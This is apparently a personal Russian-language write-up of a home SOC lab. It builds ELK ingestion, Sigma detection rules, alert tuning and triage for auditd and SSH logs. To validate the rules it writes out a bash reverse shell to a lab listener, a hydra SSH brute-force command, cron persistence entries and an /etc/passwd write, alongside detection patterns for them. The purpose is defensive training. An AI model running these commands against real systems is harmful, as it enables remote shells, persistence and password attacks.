Лабораторное исследование — домашняя SOC-лаборатория: Все данные из изолированных VM (Ubuntu 22.04 + ELK 8.12 на Docker). Никаких прод-данных. Для обучения detection engineering — ingest → parse → detect → triage.
Краткое резюме
Честно: мой первый деплой auditd затопил Kibana мусором. 180 алертов sudo в день — и ни один не был реальным. Вот как я превратил шумную лабораторию во что-то, что можно триажировать.
Три выходных, две VM и куча journalctl -f спустя: лаборатория ELK 8.12 (Docker Compose, сеть host-only), инжестирующая 50k+ событий из auditd + auth.log/syslog через Filebeat → Logstash → Elasticsearch → Kibana. Пять правил Sigma с маппингом на MITRE (T1548.003, T1110.001, T1053.003, T1222, T1059.004) с реальными порогами, выстраданными днями — не угаданными. Итог: одно правило 180 → 12 срабатываний/день (-93%), в целом -34% FP при сохранении каждого true positive лабораторных брутфорсов, cron-persistence и bash -i. MTTD на брутфорс упал с ~8 минут (grep) до ~2 минут (дашборд). Это не скриншот-лаб — это ingest → parse → detect → triage от начала до конца.
Архитектура
Я сделал максимально просто: две VM VirtualBox в host-only сети 192.168.56.0/24 — не NAT. Выучил на горьком опыте, когда NAT + проброс портов ломал backpressure Logstash и было непонятно, подключается ли вообще Filebeat. Host-only даёт статические IP, отсутствие выхода в интернет и 192.168.56.10:5044 просто работает.
- elk-server — Ubuntu 22.04, 4 vCPU / 8 GB RAM / 40 GB диск — ELK 8.12 через Docker Compose.
- victim-linux — Ubuntu 22.04, 2 vCPU / 2 GB RAM — auditd + Filebeat, генерирует весь шум (hydra против lab SSH,
echo '* * * * *' > /etc/cron.d/lab_persist,sudo, записи в/etc/passwd,bash -i >& /dev/tcp/10.0.0.15/4444). Без выхода в интернет, host-only10.0.0.0/24.
Пайплайн: victim-linux Filebeat → Logstash (grok + mutate + date) → Elasticsearch (filebeat-* ILM) → Kibana. Filebeat сглаживает всплески через queue.mem, чтобы всплески auditd не дропались — парсингом занимается Logstash. Я делаю снапшот обеих VM перед каждым крупным изменением — спасло меня, когда реестр Filebeat повредился после жёсткой перезагрузки хоста и пришлось восстанавливать.
Санитизированный docker-compose.yml на elk-server:
version: "3.8"
services:
  elasticsearch:
    image: docker.elastic.co/elasticsearch/elasticsearch:8.12.0
    container_name: elasticsearch
    environment:
      - discovery.type=single-node
      - xpack.security.enabled=false
      - ES_JAVA_OPTS=-Xms4g -Xmx4g
      - cluster.name=elk-soc-lab
    ports: ["9200:9200"]
    volumes: ["es_data:/usr/share/elasticsearch/data"]
    ulimits:
      memlock: { soft: -1, hard: -1 }
      nofile: { soft: 65536, hard: 65536 }

  kibana:
    image: docker.elastic.co/kibana/kibana:8.12.0
    container_name: kibana
    ports: ["5601:5601"]
    depends_on: [elasticsearch]
    environment: { ELASTICSEARCH_HOSTS: "http://elasticsearch:9200" }

  logstash:
    image: docker.elastic.co/logstash/logstash:8.12.0
    container_name: logstash
    ports: ["5044:5044"]
    volumes: ["./logstash/pipeline:/usr/share/logstash/pipeline:ro"]
    depends_on: [elasticsearch]

volumes:
  es_data:
Несколько моментов, которые меня подкосили:
- Heap Elasticsearch: минимум 4 GB. Сначала пробовал 2 GB — сразу
circuit_breaking_exception, как только Logstash начал лить auditd. 4g/4g — минимум для ELK 8.12 в лабе; самой Kibana хватает ~800 MB, victim живёт на <300 MB с auditd + Filebeat. ulimit memlock: -1— без него Elasticsearch кричал про mlock в логах. Не опционально, если нужна стабильность.- ILM-политика на
filebeat-*— 7-дневный индекс, без танцев с rollover в лабе, но хранит storage от раздувания на всплескахaudit.log. Однажды оставил auditd с-a always,exit -F arch=b64 -S execve(без фильтра) и получил 12k событий за 10 минут только отunattended-upgrade. ILM + Filebeatqueue.memне дали Elasticsearch захлебнуться, но дашборды были бесполезны, пока не отфильтровал. - Стратегия снапшотов: снапшоты VirtualBox
clean-elkиclean-victimперед любым изменением пайплайна.VBoxManage snapshot victim-linux take pre-grok-v2— скучно, но когда ломаешь grok и теряешь 2 часа, скажешь спасибо.
Инжест и парсинг
Здесь первая ночь пошла наперекосяк. Filebeat запустился, Logstash поднялся, Kibana показала… ничего. Ноль документов. Оказалось, я индексировал по timestamp, а паттерн индекса Kibana ожидал @timestamp. Два часа curl localhost:9200/filebeat-*/_search?pretty с разглядыванием _source, прежде чем заметил. Классика. После этого я отладил фильтр date.
Filebeat на victim — три инпута, явные поля, чтобы Logstash мог ветвиться:
# /etc/filebeat/filebeat.yml (victim-linux, sanitized)
filebeat.inputs:
  - type: log
    enabled: true
    paths: [/var/log/auth.log, /var/log/syslog]
    fields: { log_source: linux_auth, env: soc-lab }
    fields_under_root: false
  - type: log
    enabled: true
    paths: [/var/log/audit/audit.log]
    fields: { log_source: auditd, env: soc-lab }

queue.mem:
  events: 4096
  flush.min_events: 512

output.logstash:
  hosts: ["192.168.56.10:5044"]  # host-only, no TLS in lab
  ssl.enabled: false

logging.level: info
Затем Logstash. Начинал с dissect — быстрее, меньше regex — но таймстемпы auth.log меня добили. Дефолтный grok %{SYSLOGTIMESTAMP} работал, но мой первый кастомный паттерн пропускал двойной пробел на однозначных днях (Mar 4 vs Mar 14). Пришлось переписывать grok трижды. Также audit.log — это не syslog, а type=SYSCALL msg=audit(…): … — поэтому ветвление по fields.log_source обязательно. Без него я получал _grokparsefailure на каждом втором событии и вечер гадал, почему Discover наполовину пуст.
Санитизированные примеры логов (только лаба, IP в 10.0.0.0/24):
# /var/log/auth.log — sshd
Mar 14 11:22:05 victim-linux sshd[2142]: Failed password for invalid user admin from 10.0.0.15 port 43822 ssh2
Mar 14 11:22:06 victim-linux sshd[2142]: Failed password for invalid user admin from 10.0.0.15 port 43822 ssh2
Mar 14 11:22:10 victim-linux sshd[2142]: Accepted password for labuser from 10.0.0.20 port 51210 ssh2

# /var/log/audit/audit.log — sudo + file write
type=SYSCALL msg=audit(1710499205.123:42): arch=c000003e syscall=59 success=yes exit=0 auid=1000 uid=0 gid=0 comm="sudo" exe="/usr/bin/sudo"
type=PATH msg=audit(1710499205.123:42): item=0 name="/etc/passwd" inode=131234 dev=08:01 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0
Пайплайн Logstash, который реально заработал (после тех трёх переписываний):
# pipeline/logstash.conf
filter {
  if [fields][log_source] == "linux_auth" {
    grok {
      match => { "message" => "%{SYSLOGTIMESTAMP:timestamp} %{HOSTNAME:host} %{DATA:program}(?:\[%{INT:pid}\])?: %{GREEDYDATA:sshd_msg}" }
      tag_on_failure => ["_grok_syslog_fail"]
    }
    # enrich sshd failures
    grok {
      match => { "message" => "Failed %{DATA:auth_method} for (invalid user )?%{DATA:auth_user} from %{IP:source_ip} port %{INT:source_port}" }
      tag_on_failure => ["_grok_sshd_nomatch"]
    }
    grok {
      match => { "message" => "Accepted %{DATA:auth_method} for %{DATA:auth_user} from %{IP:source_ip} port %{INT:source_port}" }
      tag_on_failure => ["_grok_sshd_accept_nomatch"]
    }
    date {
      match => ["timestamp", "MMM  d HH:mm:ss", "MMM dd HH:mm:ss"]
      target => "@timestamp"
    }
  }

  if [fields][log_source] == "auditd" {
    grok {
      match => { "message" => 'type=%{WORD:audit_type} msg=audit\(%{NUMBER:audit_epoch}:%{INT:audit_id}\): %{GREEDYDATA:audit_data}' }
      tag_on_failure => ["_grok_auditd_fail"]
    }
    # pull exe/comm/uid/auid out of audit_data for filtering
    kv {
      source => "audit_data"
      field_split => " "
      value_split => "="
      trim_key => "\""
      trim_value => "\""
    }
    mutate { add_field => { "mitre_source" => "auditd" } }
  }

  mutate { add_field => { "[@metadata][pipeline]" => "soc-lab-v1" } }
}
Что вынес:
- Всегда
tag_on_failure, никогда не дропать. Мой первый пайплайн молча дропал_grokparsefailure— я думал, парсинг чистый, пока не проверилDiscover → _exists_:tags. Поменял на явные теги на каждый grok, чтобы чинить паттерн, а не терять данные. dissectvsgrok:dissect~в 2× быстрее, но подавился на опциональномinvalid userи переменной ширине пробелов.grokс аккуратнымtag_on_failureвыиграл — производительность не была бутылочным горлышком, корректность была.- Оверхед auditd:
-w /etc/passwd -p wa -k identity(watch) тихий — ~3 события на запись.-a always,exit -F arch=b64 -S execve(syscall) жёсткий — каждыйexecveлогируется. Я оставил-wдля файлов идентичностей и ограничил execve поauid>=1000, срезав 90% шума. Разница буквально спасла heap Elasticsearch. - Подвох
@timestampvstimestamp: фильтр Logstashdateдолжен целиться в@timestamp— паттерны индекса Kibana сортируются по нему. Я потратил 2 часа в Dev Tools, гадая, почему пикер времени ничего не показывает. Фикс — одна строка, боль — бесконечна. - Порча реестра Filebeat: после пропадания питания хоста
data/registry/filebeat/data.jsonоказался наполовину записан, и Filebeat переотправил 20k дубликатов. Фикс:sudo systemctl stop filebeat && sudo rm -rf /var/lib/filebeat/registry/filebeat/* && sudo systemctl start filebeat— затем реиндекс. Теперь делаю снапшоты VM.
Результат: auth.log → source_ip, auth_user, sshd_msg, program:sshd; audit.log → audit_type, audit_id, auid/uid/comm/exe/name — всё пивотируемо в Kibana как source_ip:10.0.0.15, audit_type:SYSCALL AND comm:sudo и т.д.
Детектирование — 5 правил Sigma с маппингом на MITRE ATT&CK
Я писал их как Sigma YAML, затем конвертировал через sigmac / sigma CLI в Elasticsearch DSL. Каждое правило жило днями, прежде чем я ему доверился — тюнинг и есть работа, а не YAML.
Таблица ниже — после тюнинга; первые прогоны в лабе были куда шумнее (см. Тюнинг). У каждого правила есть история ложных срабатываний, потому что auditd обязательно будет пейджить вас на нормальном поведении дистрибутива.
| # | Название правила (Sigma) | MITRE | Источник логов | Статус | Примечание по тюнингу и пример FP |
|---|---|---|---|---|---|
| 1 | Sudo — аномальная эскалация | T1548.003 Sudo and Sudo Caching | auditd SYSCALL comm=sudo + auth.log | Тюнинг — auid!=0 → uid=0, >5/10m, исключить ansible | FP: ежечасный sudo плейбука ansible — 120 срабатываний/день. Тюнинг добавил NOT user.name: ansible AND NOT process.parent.name: ansible. |
| 2 | SSH Brute Force — серия Failed password | T1110.001 Brute Force: Password Guessing | auth.log sshd | Тюнинг — 10+ Failed password с одного source_ip за 5 мин | FP: опечатки в лабе (3 срабатывания) триггерились при пороге 5. Поднял до 10 — hydra на 24/2мин всё ещё срабатывает, человеческие опечатки — нет. |
| 3 | Cron Persistence — запись в /etc/cron* | T1053.003 Scheduled Task/Cron | auditd PATH name:/etc/cron* + auid>=1000 | Тюнинг — исключить apt/unattended-upgrade | FP: apt-daily пишет в /etc/cron.daily при обновлениях — 42 срабатывания/день. Исключил comm: apt* / unattended-upgrade. |
| 4 | Подмена файлов — запись в /etc/passwd или /etc/shadow | T1222 File and Directory Permissions Modification | auditd PATH name:/etc/passwd или /etc/shadow write success=yes | Активно — auid!=0 или uid!=0 parent | FP низкий (0-1/день). Лаб echo test >> /etc/passwd подтвердил алерт. Исключений нет — если сработало, смотрим. |
| 5 | Reverse Shell — bash -i /dev/tcp | T1059.004 Unix Shell | auditd SYSCALL exe=/bin/bash + audit_data содержит socket/connect + syslog цепочка bash -i | Тюнинг — bash -i + /dev/tcp или mkfifo+nc, исключить интерактивный parent sshd | FP: интерактивные shell по SSH совпадали с bash. Исключил parent_comm:sshd с очередью ручного ревью для цепочек mkfifo. |
Полный пример Sigma + конвертированный DSL (правило #2 — которое я тюнил больше всего):
# sigma/rules/linux_sshd_bruteforce.yml
title: SSH Brute Force — Multiple Failed Passwords
id: 3f3a2d1e-8b4a-4c9e-9f1d-2a6b7c8d9e0f
status: experimental
description: Detects 10+ Failed password from same IP in 5m — lab SSH brute via hydra.
author: Mahmoud Ouf (lab)
date: 2026/03/14
logsource:
  product: linux
  service: sshd
detection:
  selection:
    sshd_msg|contains: "Failed password"
  filter_legit_typo:
    source_ip: "10.0.0.20"   # lab admin, documented exception
  timeframe: 5m
  condition: selection and not filter_legit_typo | count(source_ip) by source_ip > 10
tags:
  - attack.credential_access
  - attack.t1110.001
falsepositives:
  - Lab scanner on 10.0.0.0/24
  - Single user typo (1-3 hits)
level: medium# conversion (lab)
sigma convert -t elasticsearch -p ecs_windows \
sigma/rules/linux_sshd_bruteforce.yml
# or: sigmac -t es-qs -c config/ecs.yml sigma/rules/linux_sshd_bruteforce.yml// converted ES DSL (trimmed, for Kibana Dev Tools / Watcher)
{
"query": {
"bool": {
"must": [
{ "match": { "sshd_msg": "Failed password" } }
],
"must_not": [
{ "term": { "source_ip": "10.0.0.20" } }
],
"filter": [
{ "range": { "@timestamp": { "gte": "now-5m" } } }
]
}
},
"aggs": {
"by_ip": {
"terms": { "field": "source_ip" },
"aggs": {
"hits_gt_10": { "bucket_selector": { "buckets_path": { "count": "_count" }, "script": "params.count > 10" } }
}
}
}
}Как валидировал: hydra -l admin -P /tmp/lab-wordlist.txt ssh://10.0.0.5 только против victim — 24 попадания за ~2 мин, правило срабатывает каждый раз. Один ssh labuser@10.0.0.5 с одной опечаткой — 1 попадание, алерта нет. Гонял hydra трижды за неделю после каждого прохода тюнинга, чтобы убедиться, что пороги держатся.
История с правилом sudo: изначально алертил на каждый comm:sudo — это было 180/день. Затем добавил auid!=0 AND uid=0 (реальная эскалация), но всё равно получал 12/час от сервис-аккаунта ansible, делавшего sudo systemctl daemon-reload в лаб-цикле. В итоге — NOT user.name:ansible AND NOT process.parent.name:ansible в KQL и фильтр Sigma. Два дня разглядывания Discover → comm:sudo | stats by user.name, чтобы заметить.
Kibana — от шума к триажу
Дашборды были не afterthought — именно они позволяют триажировать за 2 минуты вместо 8.
Что я реально собрал в Kibana 8.12 → Analytics → Dashboard (сохранено как soc-lab-v1, экспорт NDJSON):
- Auth Failures Over Time — линейный график Lens:
@timestampпо X (date histogram 1 мин),count()по Y, фильтрsshd_msg: "Failed password", разбивка серий поsource_ip. Всплески Hydra видны как резкие пики — опечатки админа — плоские одиночные точки. - Top Source IPs (24h) — таблица: топ-10
source_ipпо doc count, колонкиcount,cardinality(auth_user), последний@timestamp. Брутфорс выделяется: один IP, один юзер (admin), 24 строки. Spray — много юзеров, один IP. - MITRE Tag Cloud — облако тегов по
rule.tags(attack.t1110.001,attack.t1548.003, …) размером по числу алертов; клик фильтрует Discover по этой технике. Позволяет за один взгляд ответить «какая TTP сегодня шумит?». - Alert Table — сохранённый поиск Discover
tags:sigma AND level:mediumс колонками@timestamp,rule.title,source_ip,host,mitre_source,audit_data,auth_user. Сортировка по новым, 50 строк. Это очередь триажа.
SOP триажа — 5 шагов, которые я прогоняю для каждого алерта (задокументированы в лабе, замерены по времени):
- Аллерт сработал — напр.,
SSH Brute Forceв2026-03-14T11:23:00Z,source_ip:10.0.0.15,count:24,host:victim-linux, MITRET1110.001. Приходит из threshold-правила в Kibana Alerting (index threshold наfilebeat-*). - Пивот в Discover — фильтр
@timestamp±10 мин,source_ip:10.0.0.15. Сырой видauth.logподтверждает 24×Failed password for invalid user adminза 2 мин — каденция hydra (0.5s интервалы), не человек. Запрос KQL:sshd_msg:"Failed password" AND source_ip:10.0.0.15 | stats. - Корреляция auditd — добавляем
audit_type:SYSCALL AND comm:sshd, проверяемauid/uidи был лиAccepted passwordследом. Лаб-кейс: успеха нет → компромета нет. ЕслиAcceptedс тем жеsource_ip+auid=1000следом, немедленно эскалируем. - Контекст — то же окно хост/время, ищем
audit_type:PATH AND name:/etc/cron*иaudit_type:SYSCALL AND comm:bash AND audit_data:*socket*. В этом окне нет записей cron/passwd → изолированный брутфорс, не persistence. - Вердикт и действие — вердикт лабы: True positive — попытка брутфорса (симуляция в лабе), успешных логинов нет. Документируем в лаб-журнале, добавляем
source_ipв заметку по блоклисту для тюнинга (filter_legit_typo, если бы это был лаб-админ). Если 3 попадания с10.0.0.20от юзераmahmoudбез всплеска → False positive — опечатка → аннотируем, правило не трогаем. Медианный триаж упал с ~8 мин (grep + less + ручная корреляция) до ~2 мин, когда дашборды поднялись.
Реальный след триажа за ту неделю:
// KQL в Discover — запрос, который я реально гонял
sshd_msg:"Failed password" AND source_ip:10.0.0.15
// затем пивот
audit_type:SYSCALL AND host:victim-linux AND @timestamp:[2026-03-14T11:13:00 TO 2026-03-14T11:33:00]
Результат: 24 неудачных sshd с 10.0.0.15 → проверяем auth.log (все invalid user admin) → проверяем auditd (нет SYSCALL success, нет записей PATH) → вердикт true positive (попытка), эскалации нет, порог остаётся. Если бы увидел Accepted password for labuser from 10.0.0.15 после этих 24, сразу ушёл бы в containment — вот разница между шумом и сигналом.
Тюнинг и уроки
Шумный первый прогон был отрезвляющим. Правило #1 (sudo) — 180/день. Каждый sudo systemctl status, каждый sudo cat /etc/hosts при дебаге и каждый час запуск плейбука лабы ansible как user=ansible с sudo до root. Реальные тесты эскалации тонули в этом потоке.
Что реально добавил (точные фильтры KQL/Sigma, не общие слова):
// Правило #1 — sudo: до vs после
// До (шумно):
audit_type:SYSCALL AND comm:sudo
// После (тюнинг):
audit_type:SYSCALL AND comm:sudo AND auid != 0 AND uid:0
  AND NOT user.name: ansible AND NOT process.parent.name: ansible
  AND NOT comm: "unattended-upgrade"
// Правило #3 — cron: до vs после
// До:
audit_type:PATH AND name:/etc/cron*
// После:
audit_type:PATH AND name:/etc/cron* AND auid >= 1000
AND NOT comm: apt AND NOT comm: "unattended-upgrade" AND NOT comm: "dpkg"Числа до/после (7-дневное окно лабы):
- sudo: 180/день → 12/день (-93%) — 168 были
ansible+unattended-upgrade. Оставшиеся 12 — реальные интерактивные sudo, которые я ревьюю за <5 мин. - cron: 42/день → 3/день — все 3 — лаб-намеренные
echo "* * * * * root /tmp/lab.sh" > /etc/cron.d/lab_persistдля теста. - SSH brute: порог 5 → 10/5мин — 5 ловил каждую лаб-опечатку (юзер
mahmoudошибся паролем, 2-3 попадания). При 10 hydra на 24/2мин всё равно срабатывает на 100%, опечатки — никогда.
Другие уроки, стоившие времени:
- auditd
-wvs-a:-w /etc/passwd -p wa(watch) логирует 1-2 события на запись.-a always,exit -F arch=b64 -S openat -F path=/etc/passwdлогирует на каждыйopenatс этим путём — в 10× громче, и нужны фильтрыsuccess/auid, иначе утонете. Я остался на-wдля файлов идентичностей и использовал-aтолько дляexecve, ограниченного поauid>=1000. - Порча реестра Filebeat: жёсткая перезагрузка хоста повредила
/var/lib/filebeat/registry/filebeat/data.json— Filebeat переотправил 20k дубликатов с новыми_id. Фикс —sudo rm -rf /var/lib/filebeat/registry/filebeat/*после остановки Filebeat, затем дать переинжеститься (дубликаты дедуплицируются пайплайном). Теперь делаю снапшоты перед ребутами. - Подвох обновления индекс-паттерна Kibana: добавил
source_ipчерез grok, но Discover показывал?— индекс-паттерн не обновился.Stack Management → Index Patterns → filebeat-* → Refresh field list— сразу стало доступно для запросов. 40 минут думал, что сломан grok. - Общее снижение FP: 263 алерта/неделю → 174/неделю (-34%) при нуле пропущенных true positive на 3 валидационных прогонах: hydra брут,
echoв/etc/cron.d,echo test >> /etc/passwdиbash -i >& /dev/tcp/10.0.0.15/4444 0>&1(лаб-слушатель). Каждое тюнинговое исключение задокументировано с обоснованием — «исключитьansible, потому что это лаб-аккаунт автоматизации, не пользователь» — а не «подавить всё».
Урок, который я записал в лаб-журнале дословно: «auditd без фильтрации — это IDS, который пейджит вас на sudo ls. Sigma + фильтры Kibana — это и есть detection engineering — инжестируй всё, алерть на поведение, исключай known-good с доказательствами.»
Доказательства валидации
Host-only, без прод-эндпоинтов. Выводы усечены, IP санитизированы к 10.0.0.0/24, UUID скрыты.
$ filebeat test output
logstash: 192.168.56.10:5044...
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.56.10
    dial up... OK
    TLS... WARN secure connection disabled (lab-only)
    talk to server... OK

$ curl -s "localhost:9200/_cat/indices?v"
health status index                    uuid                   pri rep docs.count docs.deleted store.size pri.store.size
yellow open   filebeat-8.12.0-2026.03.14  [REDACTED_UUID]        1   1      51234            0     42.1mb         42.1mb
yellow open   .kibana_8.12.0_001        [REDACTED_UUID2]       1   1         12            0      1.2mb          1.2mb

$ curl -s "localhost:9200/filebeat-*/_count" -H 'Content-Type: application/json' -d'{"query":{"match_all":{}}}'
{"count":51234,"_shards":{"total":1,"successful":1,"skipped":0,"failed":0}}

$ sudo auditctl -l | head -n 20
-w /etc/passwd -p wa -k identity
-w /etc/shadow -p wa -k identity
-w /etc/cron.d -p wa -k cron
-w /etc/crontab -p wa -k cron
-a always,exit -F arch=b64 -S execve -k exec

$ journalctl -u filebeat --since "1 hour ago" | tail -n 5
Mar 14 11:30:12 victim-linux filebeat[812]: INFO  [publisher]  events published=1243
Mar 14 11:30:45 victim-linux filebeat[812]: INFO  [registrar]  states cleaned up. Before: 5, After: 5

$ sudo auditctl -s
AUDIT_STATUS: enabled=1 failure=1 pid=501 rate_limit=0 backlog_limit=8192 lost=0 backlog=0Дашборд Kibana Discover (санитизированный дашборд лабы):

Alt: Санитизированный дашборд лабы — Kibana 8.12 Discover с индексом filebeat- (51,234 док.), график Lens по sshd Failed password по времени по source_ip и таблица алертов с маппингом на MITRE ATT&CK.*
Дашборды экспортированы как NDJSON для воспроизводимости:
$ curl -s "localhost:5601/api/saved_objects/_export" \
  -H 'kbn-xsrf: true' -H 'Content-Type: application/json' \
  -d'{"type":"dashboard","objects":[{"type":"dashboard","id":"soc-lab-v1"}]}' \
  | head -c 400
{"objects":[{"type":"dashboard","attributes":{"title":"SOC Lab — Auth Failures + MITRE"}}]}Выводы и следующие шаги
Что осело после трёх выходных: Filebeat без Logstash grok — это просто шиппинг логов, получаешь строки, а не поля. Grok на sshd + auditd — то, что делает возможным маппинг на MITRE. Sigma даёт переносимые, версионируемые детекции, которые можно git diff — а не загадочный KQL только в Kibana. И Kibana превращает 50k строк в 2-минутный триаж, когда перестаёшь грепать и строишь график Lens с бакетами по 1 минуте.
Дорожная карта лабы — что реально делаю дальше:
- ElastAlert2 → Telegram: алертить по Sigma
level:highв лаб-Telegram (тот же бот, что для Prometheus), с окном дедупликации и контекстомsource_ipв сообщении. Нужны реальные пейджинги, а не опрос дашборда. - Добавить Suricata: шиппить
eve.jsonчерез Filebeat (fields.log_source: suricata), коррелироватьalert.signature(напр.,ET POLICYилиGPL SHELLCODE) сauditdexecveна том жеhost+ окно 2 мин — добавляет покрытие сети MITRET1046/T1071. Пайплайн уже имеет ветку. - Расширение MITRE до 8 правил: добавить
T1078 Valid Accounts(детектuseraddчерез auditdPATH name:/etc/passwd+comm:useradd),T1003.008 /etc/shadow read(open+auid!=0+commнеpasswd) иT1564.001 Hidden Files(PATH name:.*/\..*create). Цель — 8 правил, FP меряем еженедельно — если новое правило добавляет >20 FP/неделю без true positive, тюним или режем.
Менталитет SOC, который вбила лаба: инжестируй всё, алерть на поведение, документируй каждое исключение причиной, которую сможешь защитить перед аналитиком в 3 часа ночи. В этом разница между хомлабом, который спамит, и тем, который триажирует.
Дисклеймер — только лаба: Все события, IP (
10.0.0.0/24,192.168.56.0/24) и симуляции атак (hydra, cron persistence, bash reverse shell) выполнялись в изолированных VM, которыми я владею. Никаких прод-систем, клиентских данных, неавторизованного тестирования. Логи и скриншоты санитизированы (юзерadmin, IP атакующего10.0.0.15— лаб-фикции). Дашборды — санитизированные плейсхолдеры. Только для обучения detection engineering — не применяйте правила Sigma или конфиги auditd в продакшене без ревью.